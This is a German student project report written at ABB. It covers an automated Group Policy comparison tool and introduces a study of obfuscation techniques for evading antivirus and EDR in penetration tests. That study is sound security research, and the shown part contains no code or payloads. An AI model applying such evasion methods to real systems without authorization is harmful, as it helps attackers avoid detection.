Command-and-Control im Red Teaming: Technische Analyse aktueller Frameworks und Implikationen für Obfuscation

Projektarbeit
im Studiengang Angewandte Informatik
an der Dualen Hochschule Baden-Württemberg Mannheim

von
Gabriel Ralf Ricarte Lanz

Abgabedatum: 27.08.2026

Bearbeitungszeitraum	08.01.2026-27.08.2026
Matrikelnummer, Kurs	6613445, TINF24AI1
Ausbildungsfirma	ABB AG
Betreuer	Tran, Jake
Unterschrift Betreuer	_____

Sperrvermerk

Der Inhalt dieser Arbeit darf weder als Ganzes noch in Auszügen Personen außerhalb des Prüfungsprozesses und des Evaluationsverfahrens zugänglich gemacht werden, sofern keine anders lautende Genehmigung des Dualen Partners vorliegt.

Erklärung

Ich versichere hiermit, dass ich meine Bachelorarbeit (bzw. Projektarbeit oder Studienarbeit bzw. Hausarbeit) mit den Themen: Automatisierte Analyse und Vergleich von Gruppenrichtlinienobjekten & Evaluierung von Verschleierungstechniken für Penetrationstests selbstständig verfasst und keine anderen als die angegebenen Quellen und Hilfsmittel benutzt habe. Ich versichere zudem, dass die eingereichte elektronische Fassung mit der gedruckten Fassung übereinstimmt.

Frankfurt am Main, den 27.08.2026

Ort, Datum	Unterschrift

Abstract

The present report addresses two key areas in the field of IT security and system administration. The first part presents an automated approach for analyzing and comparing Group Policy Objects (GPOs), enabling a systematic comparison between ABB's internal configurations and those of customer environments. The goal is to efficiently identify deviations, security gaps, and opportunities for optimization.
The second part focuses on the evaluation of modern obfuscation techniques used in penetration testing. Various methods are examined in terms of their effectiveness, detectability, and practical applicability. The combination of both topics provides a practical contribution to enhancing IT security in industrial environments.

Inhaltsverzeichnis

Sperrvermerk i

Erklärung zur Eigenleistung ii

Abstract iii

Inhaltsverzeichnis iv

Abbildungsverzeichnis vi

Tabellenverzeichnis (Eigene Darstellung) vii

Abkürzungsverzeichnis viii

Überblick der Tätigkeiten der Praxisphasen ix

Vorwort x

1 Analyse und Vergleich von Gruppenrichtlinienobjekten 1
- 1.1 Problemstellung . . . 1
- 1.2 Aufgabenstellung . . . 1
- 1.3 Grundlagen . . . 1
  - 1.3.1 Gruppenrichtlinienobjekte . . . 1
  - 1.3.2 Gruppenrichtlinienverwaltungs-Konsole (GPMC) . . . 2
- 1.4 Analyse bestehender Methoden . . . 2
- 1.5 Vergleich der Exportformate: HTML vs. XML . . . 3
- 1.6 Konzeptentwicklung . . . 5
  - 1.6.1 Zielsetzung des Konzepts . . . 5
  - 1.6.2 Kriterien für die Auswahl der Methode . . . 5
  - 1.6.3 Begründete Entscheidung für Excel . . . 5
- 1.7 Technische Umsetzung . . . 6
  - 1.7.1 Workflow-Übersicht . . . 6
  - 1.7.2 Anpassung des bestehenden PowerShell-Skripts . . . 7
  - 1.7.3 Entwicklung der Excel-VBA-Lösung . . . 7
  - 1.7.4 Eingesetzte Tools und Technologien . . . 8
- 1.8 Fazit des ersten Praxiseinsatzes und Ausblick . . . 9

2 Evaluierung von Verschleierungsmethoden für Penetrationstests 10
- 2.1 Problemstellung . . . 10
- 2.2 Aufgabenstellung . . . 10
- 2.3 Grundlagen . . . 11
  - 2.3.1 Cyber Security . . . 11
  - 2.3.2 Red Teaming vs. Blue Teaming . . . 11

2.3.3 Penetration Test 11
2.3.4 Obfuscation 12
2.3.5 Portable Executable (PE) 12
2.3.6 Shellcode 12
2.3.7 Staged und Stageless Payloads 12
2.3.8 Loader 12
2.3.9 Process Injection 13
2.3.10 Direct Syscalls 13
2.3.11 Indirect Syscalls 13
2.3.12 NTDLL Unhooking 13
2.4 Überblick der gängingen Sicherheitsmechanismen 15
2.5 Klassifikation von Verschleierungstechniken 16
2.5.1 Code Obfuscation 16
2.5.2 Binary Obfuscation 16
2.5.3 Statische vs. Dynamische Techniken 16
2.6 Evaluierungskriterien 16
2.6.1 Erhalt der Funktionalität 17
2.6.2 Erkennung durch AV / Multi-AV 17
2.6.3 Performance, Größe und Effizienz 17
2.7 Methodik der Evaluierung 17
2.7.1 Testumgebung und Rahmenbedingungen 17
2.7.2 Versuchsdesign und Ablauf 18
2.7.3 Sicherheits-, Compliance- und Gültigkeitsaspekte 18
2.8 Analyse bestehender Methoden 19
2.9 Durchführung und Ergebnisse 26
2.10 Fazit des zweiten Praxiseinsatzes und Ausblick 28

Abbildungsverzeichnis

1 Erzeugte Excel Tabelle mit Farblicher Hervorhebung der Unterschiede . . . 8
2 Zusammenfassung der Unterschiede im separaten Dokument . . . 8
3 Staged Payload Erzeugung Syntax . . . 19
4 Stageless Payload Erzeugung Syntax . . . 20
5 Donut Syntax . . . 21
6 Scarecrow Beispiel Nutzung . . . 23
7 Nimcrypt Syntax . . . 24
8 Veil Tool . . . 25
9 Veil Beispiel Syntax . . . 25
10 Generierung des Payloads mit `msfvenom` . . . 26
11 Aufbau des Webservers und Zugriff über den Browser . . . 26
12 Aufbau des Webservers und Zugriff über den Browser . . . 26
13 Nachweis der erfolgreichen Reverse-Shell-Verbindung . . . 27

Tabellenverzeichnis

1 Abkürzungsverzeichnis viii
2 Übersicht der Tätigkeiten während der Praxisphasen ix
3 Vergleich von HTML- und XML-Eigenschaften im Kontext von Berichten 3
4 Übersicht sicherheitsrelevanter Technologien und deren Funktionslogik 15

Abkürzungsverzeichnis

Abkürzung	Bedeutung
ABB	Asea Brown Boveri
AD	Active Directory
ADMX	Administrative Template XML
GPO	Gruppenrichtlinienobjekte
BASF	Badische Anilin- und Sodafabrik
GPMC	Group Policy Management Console
HTML	Hypertext Markup Language
MMC	Microsoft Management Console
VBA	Visual Basic for Applications
XML	Extensible Markup Language
PAEN	Process Automation Energy Industries
SZC	Service Zentralbereich Cyber-Security
IT	Informations Technologie

Tabelle 1: Abkürzungsverzeichnis

Überblick der Tätigkeiten der Praxisphasen

Nr.	Tätigkeit	Zeitraum	Praxisphase
1	Workshop der SZC Abteilung am Standort Frankfurt Praunheim	26.01.26-30.01.26	3
2	Themenbearbeitung: Social Engineering als Service Leistung	26.01.26-30.01.26	3
3	Themenbearbeitung: Command and Control Frameworks im Kontext von Penetration Tests	30.01.26 - 17.03.26	3

Tabelle 2: Übersicht der Tätigkeiten während der Praxisphasen

Vorwort

Die in dieser Arbeit beschriebe nen Aufgaben wurden innerhalb der ersten und zweiten Praxisphase, jeweils vom 08.01.2025 bis zum 28.03.2025 und von dem 23.06.25 bis 30.09.25, bei ASEA Brown Boveri (ABB AG) absolviert. Dies geschah in Frankfurt am Main und in Mannheim, in der Abteilung Process Automation Energy Industries (PAEN), genauer gesagt, in der Unterabteilung Service Zentralbereich Cyber-Security (SZC), unter Anleitungen der betrieblichen Betreuer Philip Dosch und Jake Tran.

Bestandteil des Berichtes der ersten Praxisphase ist die Konzipierung zur Automatisierten Analyse und Vergleich von Gruppenrichtlinienobjekten von ABB und Kundensystemen. Dabei werden die nötigen Grundlagen für den Leser geschaffen und der Arbeitsablauf erklärt.

Dies äußerte sich als notwendig da ABB eine große Rolle in der Implementierung von Prozessleitsystemen an Kundenanlagen hat, wobei die Analyse von GPO ´s von grundlegender Bedeutung ist, um eine sichere und effiziente IT-Infrastruktur zu gewährleisten.

Bestandteil des Berichtes der zweiten Praxisphase ist die Evaluierung von Verschleierungstechniken im Kontext von Penetrationstests. Dabei werden die zugrunde liegenden Konzepte erläutert und verschiedene Methoden zur Umgehung von Sicherheitsmechanismen analysiert und bewertet.

Dies erwies sich als notwendig, da in realistischen Angriffsszenarien die Fähigkeit zur effektiven Tarnung von Aktivitäten entscheidend ist, um Sicherheitslücken in IT-Systemen aufzudecken. Die gewonnenen Erkenntnisse tragen dazu bei, die Qualität und Aussagekraft von Penetrationstests als Service Leistung zu erhöhen und somit die Sicherheitsarchitektur von Unternehmen gezielt zu stärken.

Für die Erfahrung in den beiden Praxisphasen möchte ich mich bei meinen Praxisbetreuern und Chef sowie bei allen anderen Kollegen bedanken, die mich während meiner Zeit in der Abteilung unterstützt haben und jederzeit offen waren, um meine Fragen zu beantworten.

1 Analyse und Vergleich von Gruppenrichtlinienobjekten

1.1 Problemstellung

Die Analyse und der Vergleich von Gruppenrichtlinienobjekten (GPOs) in IT-Infrastrukturen stellen eine erhebliche Herausforderung dar, insbesondere bei der Verarbeitung großer Mengen an GPO-Exporten. Die gängigen Exportformate, wie XML und HTML, sind oft schwer interpretierbar und weisen zudem Inkonsistenzen auf. Besonders problematisch sind die Einstellungen im Knoten ExtensionData, da diese heterogenen Strukturen enthalten. Abhängig vom Typ der GPO können hier Skripte, Benutzergruppen, Registrierungswerte oder andere Daten hinterlegt sein, deren Aufbau stark variiert. Diese Vielfalt erschwert eine konsistente und zuverlässige Auswertung erheblich.
Ein weiteres Problem besteht darin, alle relevanten Eigenschaften der GPOs vollständig und korrekt auszulesen, sowohl für Benutzer- als auch für Computereinstellungen. Unterschiedliche Datenformate und die mangelnde Standardisierung der Exportdaten stellen dabei zusätzliche Hürden dar.

1.2 Aufgabenstellung

Die Aufgabe besteht darin, ein Konzept zu entwickeln, dass die automatisierte Auswertung und den Vergleich großer Mengen an GPO-Exports möglichst effizient realisiert. Dabei liegt der Schwerpunkt auf der vollständigen und zuverlässigen Erfassung aller relevanten Einstellungen einer GPO, einschließlich der komplexen Extensions Data-Knoten.
Anschließend soll ein Mechanismus entwickelt werden, der die Unterschiede zwischen den Berichten automatisiert erkennt und darstellt, dazu gehört eine Untersuchung der Eignung der Export Formate XML und HTML hinsichtlich ihrer Effizienz und Konsistenz bei der Verarbeitung.

1.3 Grundlagen

Für ein klares Verständnis über das Themas sind Grundlagen unerlässlich, deshalb werden anschließend Begriffe erklärt und ihre Bedeutung in Kontext gebracht.

1.3.1 Gruppenrichtlinienobjekte

Gruppenrichtlinienobjekte (GPOs) stellen einen zentralen Bestandteil der IT-Verwaltung innerhalb von Microsoft-basierten Infrastrukturen dar. Sie bestehen aus einer Sammlung definierter Regeln, mit deren Hilfe sich das Verhalten von Computern und Benutzerkonten im Netzwerk zentral steuern und standardisieren lässt. Die Konfiguration und Verwaltung dieser Objekte erfolgt über die Gruppenrichtlinienverwaltungs-Konsole (Group Policy Management Conso-

le, GPMC), die als zentrales Werkzeug zur Strukturierung und Kontrolle von Richtlinieneinstellungen dient [1].

1.3.2 Gruppenrichtlinienverwaltungs-Konsole (GPMC)

Die Group Policy Management Console (GPMC) stellt ein zentrales Verwaltungswerkzeug dar, das in Microsoft-Umgebungen zur strukturierten Organisation und Steuerung von Gruppenrichtlinien eingesetzt wird. Sie ermöglicht eine zentrale Sicht auf alle GPOs innerhalb einer Active-Directory-Infrastruktur und vereinfacht deren Handhabung durch eine einheitliche Benutzeroberfläche.
Über die GPMC lassen sich Richtlinien zielgerichtet auf einzelne Organisationseinheiten, Standorte oder ganze Domänen anwenden. Zudem bietet sie Funktionen zur Priorisierung, Vererbungsanalyse und Konfliktauflösung, wodurch eine transparente Richtlinienverwaltung über verschiedene Ebenen hinweg realisierbar wird. Ein weiterer zentraler Bestandteil ist die Möglichkeit, Richtlinieninhalte in verschiedenen Formaten zu exportieren. Insbesondere die Ausgabe als XML oder HTML spielt im Rahmen dieser Arbeit eine wichtige Rolle, da sie die Grundlage für den automatisierten Vergleich der GPO-Inhalte bildet [2].

1.4 Analyse bestehender Methoden

Zur Identifikation geeigneter Verfahren für den Vergleich von Gruppenrichtlinienobjekten wurden zunächst bestehende Ansätze aus der Praxis und gängige Werkzeuge untersucht. Ziel war es, herauszufinden, inwieweit diese Ansätze die Anforderungen an Vollständigkeit, Skalierbarkeit und Automatisierbarkeit erfüllen.
Ein häufiger Ansatz ist der manuelle Vergleich über die Gruppenrichtlinienverwaltungs-Konsole (GPMC), bei dem einzelne GPOs visuell miteinander abgeglichen werden. Dieser Weg ist in kleinen Umgebungen mit wenigen GPOs prinzipiell umsetzbar, skaliert jedoch schlecht. Zudem besteht ein hohes Risiko, Änderungen zu übersehen, insbesondere bei umfangreichen oder komplex verschachtelten Richtlinien.
Verschiedene Drittanbietertools bieten zum Teil integrierte Vergleichsfunktionen, jedoch häufig mit Einschränkungen bei Transparenz, Anpassbarkeit oder Lizenzierung. In vielen Fällen sind diese Lösungen nicht flexibel genug, um auf spezifische Anforderungen oder bestehende Automatisierungsprozesse einzugehen.
Für die vorliegende Aufgabenstellung war daher ein eigener Lösungsansatz erforderlich, der unabhängig von kommerziellen Tools arbeitet, sich leicht in bestehende Prozesse integrieren lässt und eine hohe Nachvollziehbarkeit der Ergebnisse ermöglicht. Dabei stand die automatisierte Verarbeitung der GPO-Daten im Mittelpunkt – insbesondere im Hinblick auf deren Export aus der GPMC. Die Frage nach dem geeigneten Exportformat spielte hierbei eine zentrale Rolle und wird im folgenden Kapitel detailliert betrachtet.

1.5 Vergleich der Exportformate: HTML vs. XML

Im Rahmen der Konzeptentwicklung war die Wahl des geeigneten Exportformats ein entscheidender Faktor für die Realisierbarkeit einer automatisierten Vergleichsmethode. Die Gruppenrichtlinienverwaltungs-Konsole (GPMC) stellt standardmäßig zwei Formate für den Export von GPO-Berichten zur Verfügung: HTML und XML. Beide Formate enthalten im Wesentlichen dieselben Informationen, unterscheiden sich jedoch grundlegend in Struktur, Zweck und Verarbeitbarkeit. Die folgende Tabelle zeigt die wichtigsten Unterschiede zwischen beiden Formaten im direkten Vergleich.

Kriterium	**HTML**	**XML**
Zielgruppe	Menschliche Leser, Administratoren	Automatisierte Systeme, Skripte
Lesbarkeit	Hoch – gut formatiert, direkt im Browser darstellbar	Gering, primär maschinenlesbar
Visualisierung	Unterstützt Diagramme	Keine grafische Aufbereitung
Verarbeitung per Skript	Eingeschränkt	Sehr gut, klar strukturiert
Konsistenz bei Änderungen	Niedrig	Hoch
Dateigröße und Performance	Kann bei vielen Elementen groß werden und langsam sein	Kompakter und performanter
Flexibilität der Weiterverarbeitung	Eingeschränkt	Hoch
Erstellungsmöglichkeiten der Berichte	Direkt über GPMC	Über GPMC oder PowerShell

Tabelle 3: Vergleich von HTML- und XML-Eigenschaften im Kontext von Berichten

Das HTML-Format ist primär auf die visuelle Darstellung für den Administrator ausgelegt. Informationen werden in einer formatierten, aber nicht standardisierten Struktur bereitgestellt. Für die manuelle Durchsicht oder den Einsatz in Dokumentationen ist dieses Format geeignet, stößt jedoch bei der automatisierten Weiterverarbeitung schnell an Grenzen. Die semantische Struktur fehlt weitgehend, was eine zuverlässige Extraktion einzelner Einstellungen erschwert und den Einsatz robuster Parsing[1]-Methoden erforderlich macht. Bereits geringfügige Änderungen am Layout oder am HTML-Markup können bestehende

[1] „Parsen“ bedeutet, dass ein Programm den Text analysiert und in seine logischen Bestandteile zerlegt, um die Struktur und Inhalte maschinell weiterzuverarbeiten.

Skripte unbrauchbar machen.
Das XML-Format hingegen ist speziell für die strukturierte und maschinenlesbare Repräsentation konzipiert. Jeder relevante Abschnitt einer GPO ist durch klar definierte Tags gekennzeichnet. Insbesondere komplexe Knoten wie Extensions-Data lassen sich gezielt ansprechen und extrahieren, ohne auf visuelle Merkmale angewiesen zu sein. Diese Eigenschaften machten XML zur bevorzugten Wahl für eine automatisierte Auswertung und einen systematischen Vergleich von GPOs.

1.6 Konzeptentwicklung

Die Entwicklung eines effizienten und praxistauglichen Konzepts zum automatisierten Vergleich von Gruppenrichtlinien stand im Mittelpunkt der Praxisphase. Im Folgenden werden die Zielsetzung, die Evaluationskriterien sowie die begründete Entscheidung für XML als Exportformat und Excel als Vergleichsplattform detailliert erläutert.

1.6.1 Zielsetzung des Konzepts

Das primäre Ziel bestand darin, eine reproduzierbare und skalierbare Methode zu entwickeln, um Unterschiede zwischen zwei Gruppenrichtlinienobjekten (GPOs) automatisiert zu identifizieren. Dabei sollten folgende Anforderungen erfüllt werden:
1. Reduktion manueller Arbeitsschritte: Beseitigung zeitintensiver, fehleranfälliger manueller Vergleiche.
2. Standardisierung: Schaffung eines einheitlichen Prozesses für zukünftige GPO-Audits.
3. Integration in bestehende Prozesse: Nahtlose Einbindung in die Microsoft-basierte IT-Infrastruktur des Unternehmens.

1.6.2 Kriterien für die Auswahl der Methode

Die Konzeption der Lösung basierte auf drei zentralen Anforderungen, die den gesamten Entwicklungsprozess maßgeblich prägten.
Erstens stand die Automatisierbarkeit im Fokus: Die Lösung sollte in der Lage sein, Differenzen zwischen den Datensätzen vollständig ohne manuelle Eingriffe zu erkennen und zu protokollieren. Zweitens wurde besonderes Augenmerk auf die Lesbarkeit der Ergebnisse gelegt – sowohl für technische als auch für fachliche Nutzergruppen mussten die Auswertungen klar nachvollziehbar und verständlich aufbereitet sein. Drittens wurde eine hohe Vergleichbarkeit angestrebt, wobei nicht nur inhaltliche Abweichungen, sondern auch strukturelle Unterschiede – etwa bei verschachtelten Richtlinienparametern – zuverlässig erfasst werden sollten.
Ergänzend dazu waren auch die Kompatibilität mit der bestehenden Unternehmensinfrastruktur sowie ein möglichst geringer Wartungsaufwand ausschlaggebend für die Auswahl und Ausgestaltung der eingesetzten Methoden und Werkzeuge.

1.6.3 Begründete Entscheidung für Excel

Für die Gegenüberstellung der extrahierten GPO-Daten wurde eine Excel-basierte Lösung eingesetzt, da sie sowohl funktional als auch wirtschaftlich überzeugte. Zwar wurden alternative Vergleichstools wie WinMerge, Altova DiffDog und Beyond Compare evaluiert, jedoch letztlich verworfen.
WinMerge bietet als Open-Source-Anwendung zwar grundlegende Funktionen zum Textvergleich, benötigt für den Einsatz mit Excel-Dateien jedoch zusätzliche

Plugins, was die Komplexität erhöhte und potenzielle Stabilitätsprobleme mit sich brachte. Altova DiffDog und Beyond Compare überzeugten zwar durch ihre leistungsstarke Analyse von strukturierten Daten wie XML oder Excel, waren jedoch aufgrund fehlender Unternehmenslizenzen nicht einsetzbar, da beide Programme kostenpflichtig sind.
Im Gegensatz dazu bot Microsoft Excel mehrere entscheidende Vorteile: Durch vorhandene Volumenlizenzen konnte es kostenfrei genutzt werden, ohne zusätzlichen finanziellen Aufwand. Zudem war Excel in der IT-Abteilung bereits als Standardwerkzeug für Berichte etabliert, sodass keine Einarbeitungszeit erforderlich war. Ein weiterer zentraler Aspekt war die Flexibilität durch VBA, die es ermöglichte, individuelle Vergleichslogiken zu implementieren. Die tabellarische Struktur von Excel erlaubte darüber hinaus die Nutzung von Sortier- und Filterfunktionen, wodurch selbst komplexe GPO-Hierarchien übersichtlich dargestellt werden konnten.
Die Lösung ermöglichte eine End-to-End-Integration: Vom Export der XML-Dateien über die Transformation der Rohdaten mittels PowerShell bis hin zur differenzierenden Auswertung der Einstellungsparameter wurde der gesamte Prozess in Excel konsolidiert. So wurden beispielsweise die extrahierten XML-Daten der GPOs aus der Kunden- und der Referenzumgebung in getrennte Arbeitsblätter geladen. Ein darauf abgestimmtes VBA-Skript führte anschließend einen zeilenweisen Abgleich der Parameter durch und markierte Abweichungen automatisch. Dadurch ließ sich der manuelle Analyseaufwand erheblich reduzieren – von mehreren Stunden auf wenige Minuten.

1.7 Technische Umsetzung

Die technische Realisierung des automatisierten GPO-Vergleichs umfasste mehrere aufeinander aufbauende Schritte, die von der Datenextraktion bis zur differenzierten Auswertung reichten. Die Umsetzung basierte auf einer Kombination aus bestehenden Skripten, Anpassungen an die Projektanforderungen und der Entwicklung neuer Automatisierungslösungen.

1.7.1 Workflow-Übersicht

Der gesamte Prozess gliederte sich in mehrere aufeinanderfolgenden Phasen, die eine strukturierte und reproduzierbare Durchführung ermöglichten. Zu Beginn des Projekts erfolgte die Bereitstellung einer Testumgebung in Form einer virtuellen Maschine mit vorkonfigurierten Gruppenrichtlinien. Diese Umgebung diente als Referenzbasis, um die geplante Vergleichsmethodik unter kontrollierten Bedingungen zu entwickeln und zu validieren.
Darauf folgend wurden die Gruppenrichtlinienobjekte (GPOs) sowohl der Zielals auch der Referenzumgebung über die Group Policy Management Console (GPMC) als XML-Dateien exportiert. Diese Dateien enthielten sämtliche Richtlinieneinstellungen in strukturierter Form und bildeten die Grundlage für die nachfolgende Verarbeitung.
Für das Parsing und die Vorverarbeitung der XML-Daten kam ein von P. Dosch

bereitgestelltes PowerShell-Skript zum Einsatz. Dieses extrahierte gezielt die relevanten Einstellungen, filterte irrelevante Metadaten heraus und überführte die Informationen in ein tabellarisches Format.
Die so aufbereiteten Daten wurden in zwei separate Excel-Tabellen überführt – jeweils eine für die Kundenumgebung und eine für die Referenzkonfiguration. Darauf aufbauend erfolgte der automatisierte Vergleich durch ein speziell entwickeltes VBA-Skript, das beide Tabellen zeilenweise analysierte, Abweichungen identifizierte und diese in einer separaten Auswertungstabelle mit visueller Hervorhebung dokumentierte.

1.7.2 Anpassung des bestehenden PowerShell-Skripts

Das ursprünglich von P. Dosch entwickelte PowerShell-Skript bildete die technische Grundlage für die XML-Verarbeitung, musste jedoch im Verlauf des Projekts an die spezifischen Anforderungen angepasst werden. Eine zentrale Erweiterung betraf die selektive Datenextraktion: Hierzu wurden zusätzliche XPath-Abfragen implementiert, um gezielt auch komplex verschachtelte Konfigurationen – etwa innerhalb des Knotens ExtensionsData - RegistrySettings auszulesen. Diese Strukturen waren im ursprünglichen Skript nicht berücksichtigt worden, jedoch für die Vergleichsanalyse essenziell.
Darüber hinaus wurde die Standardisierung der Ausgabestruktur überarbeitet, um eine einheitliche Spaltenreihenfolge in den resultierenden Excel-Dateien sicherzustellen. Diese Maßnahme war erforderlich, um die Vergleichbarkeit der Datensätze im weiteren Verlauf automatisiert gewährleisten zu können. Ergänzend wurde die bestehende Skriptlogik durch robuste Fehlerbehandlungsmechanismen erweitert. Durch die Integration von Try-Catch-Blöcken konnten potenzielle Probleme - etwa fehlerhafte XML-Syntax oder fehlende Datenknoten - gezielt abgefangen und in einem separaten Logfile dokumentiert werden, ohne den gesamten Verarbeitungsprozess zu unterbrechen.

1.7.3 Entwicklung der Excel-VBA-Lösung

Der Grundbaustein der Automatisierung bildete ein in Excel integriertes VBA-Makro, das mehrere zentrale Funktionen übernahm. Zunächst erfolgte der Datenimport beider Vergleichstabellen in den Arbeitsspeicher, gefolgt von einer Validierung der Spaltenüberschriften. Bei Unstimmigkeiten wurde der Prozess kontrolliert abgebrochen und durch eine Fehlermeldung signalisiert. Die eigentliche Vergleichslogik basierte auf einem zeilenweisen Abgleich eindeutiger Schlüsselwerte - beispielsweise der Kombination aus Einstellungsname und Status. Abweichungen in den Einstellungswerten, etwa zwischen aktivierten und deaktivierten Optionen oder bei unterschiedlichen Namen, wurden systematisch in einer separaten Differenztabelle dokumentiert. Zur besseren Nachvollziehbarkeit kamen zudem visuelle Hervorhebungen mittels bedingter Formatierung zum Einsatz: Fehlende Einträge wurden rot, abweichende Werte gelb markiert.



Abbildung 1: Erzeugte Excel Tabelle mit Farblicher Hervorhebung der Unterschiede

Ergänzend erstellte das Skript einen Zusammenfassungsbericht, der eine statistische Übersicht über die Anzahl und Art der Unterschiede bot.



Abbildung 2: Zusammenfassung der Unterschiede im separaten Dokument

Abschließend ermöglichte eine integrierte Exportfunktion das Speichern der Differenztabelle im CSV- oder PDF-Format, wodurch die Ergebnisse beispielsweise für Audits oder Besprechungen zur Verfügung gestellt werden konnten.

1.7.4 Eingesetzte Tools und Technologien

Zur Umsetzung des Projekts kamen verschiedene Werkzeuge zum Einsatz, die jeweils spezifische Aufgabenbereiche abdeckten. Die Verarbeitung der XML-Dateien, einschließlich der Filterung relevanter Einstellungen sowie der Gene-

rierung von CSV-Rohdaten diente Powershell 7.2 als zentrale Plattform für die anschließende Datentransformation, den Abgleich der Werte und deren Visualisierung diente Microsoft Excel 365. Die in Excel integrierte Programmiersprache VBA wurde zur Umsetzung der Vergleichslogik sowie zur Erstellung einer benutzerfreundlichen Oberfläche verwendet - beispielsweise durch Schaltflächen zum Starten des Vergleichsprozesses. Für das effiziente Einlesen und Interpretieren der umfangreichen XML-Datenstrukturen kamen zudem die .NET-basierten System.Xml-Module von PowerShell zum Einsatz. Die entwickelte Lösung lässt sich in folgenden Bereichen weiter optimieren:

- Scheduled Tasks: Durch die Anbindung an Windows-Aufgabenplanung könnte der gesamte Workflow (Export → Parsing → Vergleich) täglich oder wöchentlich automatisiert ausgeführt werden.
- Erweiterte Analysen: Die VBA-Logik könnte um Machine-Learning-Module ergänzt werden, um historische Änderungsmuster zu erkennen und Risikoabschätzungen vorzunehmen.

1.8 Fazit des ersten Praxiseinsatzes und Ausblick

Im Rahmen dieses Projekts wurde ein Vergleichstool zur Analyse von Gruppenrichtlinieneinstellungen (GPOs) zwischen Kundensystemen und dem unternehmenseigenen Standard entwickelt. Die Rohdaten wurden dabei aus XML-Dokumenten extrahiert, da dieses Format aufgrund seiner strukturierten Natur zunächst als besonders geeignet erschien.
Im Verlauf der Umsetzung zeigte sich jedoch, dass die XML-Daten nicht durchgängig konsistent strukturiert waren. Einzelne Einstellungen wurden uneinheitlich dargestellt, was zu fehlerhaften Auslesungen führte und die automatische Übertragung in die Vergleichstabelle erschwerte. Dies wirkte sich direkt auf die Genauigkeit des VBA-basierten Vergleichsskripts aus, das auf eine saubere Datenbasis angewiesen ist.
Diese Erkenntnis legt nahe, dass HTML-Dokumente trotz ihrer vermeintlich geringeren Strukturierung unter bestimmten Bedingungen eine verlässlichere Datenquelle darstellen können. Durch eine gezielte Anpassung des PowerShell-Skripts wäre es möglich, HTML-Dokumente nach relevanten Informationen zu filtern und so eine konsistentere Datenbasis für den Vergleich zu schaffen.
Für zukünftige Projekte empfiehlt sich daher eine frühzeitige Validierung der Datenquellen hinsichtlich ihrer Struktur und Konsistenz. Zudem kann eine modulare Erweiterung des Tools um eine alternative HTML-Auslesung die Flexibilität und Robustheit der Lösung deutlich erhöhen. Ein weiterführender Ansatz ist die Entwicklung eines hybriden Parsers, der je nach Datenqualität zwischen XML und HTML wechseln kann.

2 Evaluierung von Verschleierungsmethoden für Penetrationstests

2.1 Problemstellung

Im Rahmen moderner Penetrationstests werden gezielt entwickelte Payloads eingesetzt, um Schwachstellen in IT-Systemen aufzudecken und die Wirksamkeit bestehender Sicherheitsmechanismen zu überprüfen. Gleichzeitig haben sich Schutzlösungen wie Endpoint Detection and Response (EDR) sowie Antivirenprogramme erheblich weiterentwickelt und sind zunehmend in der Lage, solche Payloads bereits vor ihrer Ausführung zu identifizieren und zu blockieren. Dies stellt eine Herausforderung für die realitätsnahe Simulation von Angriffsszenarien dar.
Um diese Schutzmechanismen zu umgehen und dennoch aussagekräftige Tests durchführen zu können, kommen sogenannte Verschleierungstechniken (Obfuscation) zum Einsatz. Diese zielen darauf ab, die Erkennung durch sicherheitsrelevante Systeme zu erschweren oder vollständig zu verhindern. Die Vielfalt an verfügbaren Tools und Methoden zur Obfuskation ist groß, jedoch unterscheiden sie sich teils deutlich hinsichtlich ihrer technischen Umsetzung, Benutzerfreundlichkeit und Effektivität.

2.2 Aufgabenstellung

Ziel dieser Arbeit ist die systematische Untersuchung und Bewertung von Verschleierungstechniken, die im Rahmen von Penetrationstests eingesetzt werden, um sicherheitsrelevante Schutzmechanismen wie Antivirus- und EDR-Systeme zu umgehen. Im Fokus steht dabei die Analyse bestehender Tools und Methoden hinsichtlich ihrer Wirksamkeit, Benutzerfreundlichkeit und Anwendbarkeit in realistischen Testumgebungen.
Zu diesem Zweck sollen zunächst geeignete Evaluierungskriterien definiert werden, anhand derer die verschiedenen Techniken vergleichend beurteilt werden können. Anschließend erfolgt die praktische Erprobung ausgewählter Obfuskationswerkzeuge in einer kontrollierten Testumgebung. Die dabei gewonnenen Erkenntnisse werden dokumentiert, analysiert und in Bezug auf ihre Relevanz für den professionellen Einsatz im Bereich der IT-Sicherheit eingeordnet.
